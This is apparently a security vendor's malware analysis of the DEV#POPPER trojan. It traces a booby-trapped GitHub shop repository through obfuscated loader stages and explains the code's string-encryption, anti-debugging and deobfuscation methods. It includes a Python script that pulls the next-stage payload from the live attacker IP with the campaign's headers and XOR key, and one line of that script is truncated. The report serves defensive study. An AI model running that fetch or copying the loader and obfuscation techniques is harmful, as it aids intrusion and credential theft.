Learn more about the DEV#POPPER remote access trojan and how to protect your organization from this threat.

By eSentire Threat Response Unit (TRU)

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What did we find?

In February 2026, eSentire's Threat Response Unit (TRU) detected DEV#POPPER, a sophisticated Remote Access Trojan (RAT), on a customer's machine in the Energy, Utilities, and Waste industry. TRU attributes this threat with high confidence to a North Korean state-sponsored APT group due to shared Tactics, Techniques, and Procedures (TTPs) across similar campaigns, such as Ransom-ISAC's blog, "Cross-Chain TxDataHiding Crypto Heist: A Very Chainful Process (Part 2)".


TRU assesses this group is primarily financially motivated, as the malware aggressively targets cryptocurrency wallets. However, targeting developers through fake GitHub repositories reveals additional objectives: supply chain compromise by stealing source code credentials, API keys, passwords, and cloud infrastructure access tokens.

This technical analysis serves two primary objectives:

- Provides a comprehensive examination of DEV#POPPER architectural components.
- Introduces a specialized automation tool, "DEV#STOPPER.js", developed by eSentire that enables security researchers to automate the deobfuscation process of intermediary stagers and final payloads like DEV#POPPER RAT and the loader for DEV#POPPER RAT / OmniStealer.

Initial access occurred when the victim cloned a repository from GitHub named, "ShoeVista" - a weaponized GitHub repository disguised as an eCommerce platform. Launching the frontend application triggered a hidden malicious script that progressed through several stages before leveraging multiple blockchain networks to retrieve the source code for DEV#POPPER RAT, and stagers leading to OmniStealer (a Python-based information stealer).

While TRU has found that most victims use macOS, the malware also supports Windows and Linux, underscoring the APT’s broad targeting strategy and enabling it to compromise a wider range of systems.



ShoeVista

ShoeVista is an eCommerce website designed to offer a seamless shopping experience for shoes across various categories including men, women, and kids. The platform features an intuitive interface for searching, sorting, and filtering products to help users find exactly what they're looking for.

Features

- **Homepage**:
  - Carousel showcasing featured products.
  - Horizontal bar displaying bestsellers and most rated items.
- **Product Pages**:
  - Separate pages for Men, Women, and Kids categories.
  - Filter products by brand, category, price, and rating.
  - Sort products based on various criteria.
- **User Interaction**:
  - Add items to Wishlist.
  - Add items to Cart.
- **Responsive Design**: Fully responsive layout for a seamless experience on all devices.

Figure 1 – README of ShoeVista GitHub repository

Attack Chain

The attack chain begins when the victim clones the malicious repository and opens the frontend application. Doing so triggers a sequence of stagers that ultimately deploy DEV#POPPER RAT and OmniStealer. DEV#POPPER's source code is retrieved from blockchain transaction input data, decrypted, and then executed.




Figure 2 – Attack chain diagram

Initial Access

Initial access began after the victim cloned the ShoeVista GitHub repository, launched the application frontend and navigated to the frontend address in a web browser. This action launched a highly obfuscated Node.js-based backdoor in the file at "frontend/tailwind.config.js".

The last line in this file begins with a large amount of whitespace to hide highly obfuscated code.

Figure 3 – Backdoor JavaScript hidden by whitespace

Removing the whitespace reveals the first stage in the attack chain - highly obfuscated JavaScript that we will refer to as Stage 1. This JavaScript is executed in a new node process as an inline expression, e.g. "**node -e <JavaScript>**".

Figure 4 – Revealing the hidden backdoor

Stage 1 Analysis

After beautifying the code, we can see that it serves to unpack and execute another stage. It does so by calling the function "**gOe**" several times, which un-shuffles two strings. The first is the string 'constructor', the second, is code that serves to decrypt the next stage.

It overwrites the gOe function with the next stage decryption code and calls it to decrypt the next stage (Stage 2). The format of this stage is very similar to Stage 4 and unpacks itself using the same functionality.




Figure 5 – Stage 1 JavaScript code

Stage 2 Analysis

Deobfuscating this stage reveals that it serves to send an HTTP request to **23.27.20[.]143 (ASN 149440 - Evoxt Sdn. Bhd.)**, decrypt the response via XOR key "**ThZG+0jfXE6VAGOJ**", and execute the decrypted result as code via the *eval()* function.

The User-Agent header value is set to, "**Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36**" in the request. It also sets a custom header, "**Sec-V**" to a value previously stored in the global variable "**_V**". This global variable is set by the prior stage and varies between campaigns.




Figure 6 – Stage 2 JavaScript code (deobfuscated)

The following python code emulates the behavior of the second stage: sending the request with specific headers and decrypting the response via XOR key "ThZG+0jfXE6VAGOJ". This code can be used to retrieve the third stage (DEV#POPPER).

```
 import urllib.request
from itertools import cycle
def xor_data(data, key):
    return bytes(c ^ k for c, k in zip(data, cycle(key)))
url = 'http://23.27.20.143:27017/$/boot'
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0
    'Sec-V': '5', # Replace me with the value set in first stage
    'Connection': 'keep-alive'
}
req = urllib.request.Request(url, method="GET")
for k, v in headers.items():
    req.add_header(k, v)
with urllib.request.urlopen(req) as resp:
    encrypted = resp.read()
    with open('dump_encrypted.bin', 'wb') as f:
        f.write(encrypted)
    decrypted = xor_data(encrypted, b'ThZG+0jfXE6VAGOJ')
    with open('dump_decrypted.js', 'wb') as f:
        f.write(decrypted)
```

Stage 3 Analysis: DEV#POPPER RAT/OmniStealer Loader

The third stage serves three primary functions: evasion in analysis environments, and to load DEV#POPPER RAT and Omni Stealer. It is around 2,000 lines of highly obfuscated JavaScript that makes use of several anti-analysis techniques to hinder reverse engineers and automated deobfuscators. Deobfuscating and cleaning up the code reveals the original code is around 400 lines. Obfuscation of this stage is identical to Stage 5 (the DEV#POPPER RAT itself).

Obfuscations

This section provides an in-depth overview of the JavaScript obfuscation techniques used by DEV#POPPER variants. Evidence indicates the threat actors likely ran their original code through Obfuscator.io, a free web-based JavaScript obfuscation service.

Strings are RC4-encrypted, base64-encoded, and stored in a shuffled array. During execution, the array is reordered and indices are stored throughout the code to serve as lookups into this array. The indices are primarily stored as property values, e.g. "**a0e6.l**" or numeric literals, e.g. "**0x55a**".




Figure 7 – Encoded strings array function

The unshuffling function is seen in the figure below. It is an IIFE function (Immediately Invoked Function Expression) that takes two parameters, the encoded strings array returned by the "**a0c**" function, and the shuffle egg, "**0x52d72**" which is used to determine when the encoded strings array has been re-ordered successfully.

Each iteration of the loop compares against the egg, if it is not found, the first string of the encoded strings array is moved to the end of the array and the process repeats until the egg has been found, indicating the array has been re-ordered successfully.




Figure 8 – Re-shuffle array until it's ordered correctly

The final index needed to acquire the original encoded string is obtained by subtracting the index passed to the decrypt function (a0d) from 0x151. Each string is decoded via base64 by the "g" function using the custom alphabet: **abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=.**




Figure 9 – Decode from base64 with custom alphabet

Decoded strings are decrypted via RC4 using 4-byte keys that are stored throughout the code as either:

- Property values, e.g. "**a0e6.i**"

- String literals, e.g. "'**SQ]g**'"




Figure 10 – Constants that store RC4 keys and encoded string indices

The function "k" is responsible for calling the "g" function to decode the base64-encoded string and RC4 decrypt the result.




Figure 11 – RC4 decryption function, decode -> decrypt

As a simple obfuscation method, some strings use the escape sequence \x. The figure below shows two obfuscated strings, along with comments indicating their decoded ASCII characters (regular expression patterns). These are used for anti-analysis purposes, which we will describe more in-depth in the next section.




Figure 12 – \x escape sequence obfuscation

As an additional obfuscation method, string decryption calls are "proxied" and eventually call the core base64 decode + RC4 decryption routine (**a0d**). The order in which arguments are passed varies in the proxy chains - sometimes the RC4 key string is passed as the first argument and the index second, or vice versa.

- The 4-byte RC4 key string argument is always passed as a string literal, e.g. "**Z@rd**" or property value, e.g. "**a0e6.ay**", as shown in the figure below.
- The index argument's type can be passed as a numeric literal, property value, binary expression, etc. This technique is described more in-depth in the figure below, where a proxy function, "**aY**" calls the decryption routine "**a0d**" and passes the index as a variety of different expressions.




Figure 13 – Variety of expressions in proxy callers

Many strings are accessed via property name, e.g. "**o[aX('m)7Q', 0x734)]**", complicating replacement of the original expression with the string literal. The property value itself is also a call expression, where the callee is a "proxy" function that eventually calls the core decryption routine "**a0d**".




Figure 14 – Variety of expressions in proxy callers

Strings (post-decryption) are sometimes separated by the "+" operator, e.g. **"abc" + "def"**, and are concatenated at runtime.

Figure 15 – String concatenation

Object-method calls are used to obfuscate both binary and call expressions. The method name is not referenced directly, rather it is computed at runtime by calling a proxy function, which ultimately invokes the string decryption routine (**a0b**) and returns the decrypted property name (e.g., "**Qccdx**"). That property is then used to index into an object (e.g., **o**), which contains the corresponding function implementation.

Invoking **o[decryptedPropertyName]()** executes the underlying behavior - either performing the original binary operation or forwarding to the intended call expression.




Figure 16 – Original expressions converted to object-method calls

Bracket Notation is used throughout to hinder IDE formatting of well-known function names, e.g. "**a['startsWith']()**" rather than "**a.startsWith()**".

```
        s = m['indexOf'](s);
    }
    for (let u = 0x0, v = n['length']; u < v; u++) {
        o += '%' + ('00' + n['charCodeAt'](u)['toString'](0x10))['slice'](-0x2);
```

Figure 17 – Bracket notation usage rather than dot notation

Deobfuscation via Babel

eSentire TRU has created a script, available here, for deobfuscating DEV#POPPER intermediary stagers and final payloads like DEV#POPPER RAT. The script traverses the Abstract Syntax Tree (AST) produced by the Babel parser and processes it through the following steps, in order:

1. Traverse variables for object expressions and extract constants needed for shuffle/index/RC4 key lookups.
2. Traverse function declarations to identify the encoded strings array by checking if the function returns a large array of base64 encoded strings, e.g. "a0c", and store them for un-shuffling later.
3. Traverse function declarations to identify the shuffler function (IIFE) and extract the "shuffle egg" for use later in un-shuffling the encoded strings array.
4. Traverse function declarations to identify the decrypt function "a0d" via pattern matching or other heuristics.
5. Traverse call expressions to identify proxy callers whose parent is the shuffler function and save associated arguments for later use in un-shuffling the encoded strings array.
6. Traverse variable declarations to identify the variable that stores the value compared against the shuffle egg, and re-shuffle the encoded strings array if the evaluation of the variable doesn't match the shuffle egg. Once the shuffle egg matches the variable's evaluated value, the array has been un-shuffled successfully.

7. Traverse call expressions that eventually call the decrypt function, "drilling down" to identify the values of the arguments (index and RC4 key) at the call-site of the decrypt function call, e.g. **a0d(index, rc4KeyString)**. Subtract the constant 0x151 from the index and look up the index in the encoded strings array to acquire the encoded string. Decode the encoded string from base64 using the custom alphabet. Then pass the result to our RC4 decrypt function to decrypt the string literal. Replace the highest parent call expression node with the decrypted string literal.
8. Traverse binary expressions and identify use of the "+" operator, evaluating the expression to determine if it's a string, and replace the binary expression with the resulting string literal.
9. Traverse via variable declarations to find/save constants again, for use in member expression lookups.
10. Traverse member expressions and replace bracket notation, e.g. **o['abcd']** with associated string literal.
11. Traverse object properties for functions that return binary or call expressions and replace the object-method call expression with the original binary or call expression.
12. Cleanup "dead code" to make the code more readable by removing the decrypt function, encoded strings function, shuffle function, and all other variables/objects/functions that have no references in the code.
13. Traverse string literals and delete the "extra" property of string literals, effectively converting \x escape sequences into string literals.
14. Save the modified AST by babel's generate() method and write to disk.

Anti-Analysis

TRU discovered several anti-analysis methods while analyzing DEV#POPPER.

The first anti-analysis method causes the Node.js debugger to crash with Type Error exceptions when the code is in its original "minified" state, making beautification the only viable option for debugging.




Figure 18 – Error when debugging due to object-method calls

The second method is a self-integrity check that uses a regular expression to identify changes in the code of a function defined in the property at "**this['aLQvHN']**". If the code is beautified, this regular expression will match, and the for loop will execute indefinitely. The regular expression used by this technique is: "**\w+ *() *{\w+ *['|"].+['|"];? *}**".

Figure 19 – Self-integrity check leading to indefinite loop

